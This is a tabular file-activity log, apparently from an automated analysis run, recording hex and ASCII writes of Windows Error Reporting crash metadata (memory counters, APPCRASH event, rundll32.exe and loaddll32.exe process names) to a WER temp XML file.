C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 30 00 38 00 30 00 32 00 35 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.1.0.0.8.0.2.5.6.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 35 00 39 00 36 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.5.9.6.4.<./.P.i.d.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6D42497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	72	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.l.o.a.d.d.l.l.3.2...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.0.0.0.0.0.0.0.0.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 35 00 32 00 33 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.5.5.2.3.<./.U.p.t.i.m.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".3.3.2.". .h.o.s.t.=.".3.4.4.0.4.".>.1.<./.W.o.w.6.4.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./.I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6D42497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 30 00 32 00 35 00 31 00 32 00 36 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.9.0.2.5.1.2.6.4.<./.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 30 00 30 00 35 00 34 00 36 00 35 00 36 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.9.0.0.5.4.6.5.6.<./.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 31 00 39 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.2.1.9.6.<./.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 31 00 32 00 34 00 38 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.8.2.1.2.4.8.0.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 30 00 38 00 33 00 38 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.8.2.0.8.3.8.4.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6D42497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 36 00 36 00 37 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.1.6.6.7.6.8.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 35 00 39 00 35 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.1.5.5.9.5.2.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 32 00 32 00 39 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.1.2.2.9.6.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 32 00 31 00 36 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.1.2.1.6.0.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6D42497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 31 00 38 00 34 00 39 00 36 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.6.1.8.4.9.6.0.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 31 00 38 00 39 00 30 00 35 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.6.1.8.9.0.5.6.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 31 00 38 00 34 00 39 00 36 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.6.1.8.4.9.6.0.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 3e 00	<./.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D42497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<.E.v.e.n.t.T.y.p.e.>.A.P.P.C.R.A.S.H.<./.E.v.e.n.t.T.y.p.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	8	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	16	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 72 00 75 00 6e 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<.P.a.r.a.m.e.t.e.r.0.>.r.u.n.d.l.l.3.2...e.x.e.<./.P.a.r.a.m.e.t.e.r.0.>.	success or wait	8	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	6	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	12	6D42497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<.P.a.r.a.m.e.t.e.r.1.>.1.0...0...1.7.1.3.4...2...0...0...2.5.6...4.8.<./.P.a.r.a.m.e.t.e.r.1.>.	success or wait	6	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D42497A	unknown
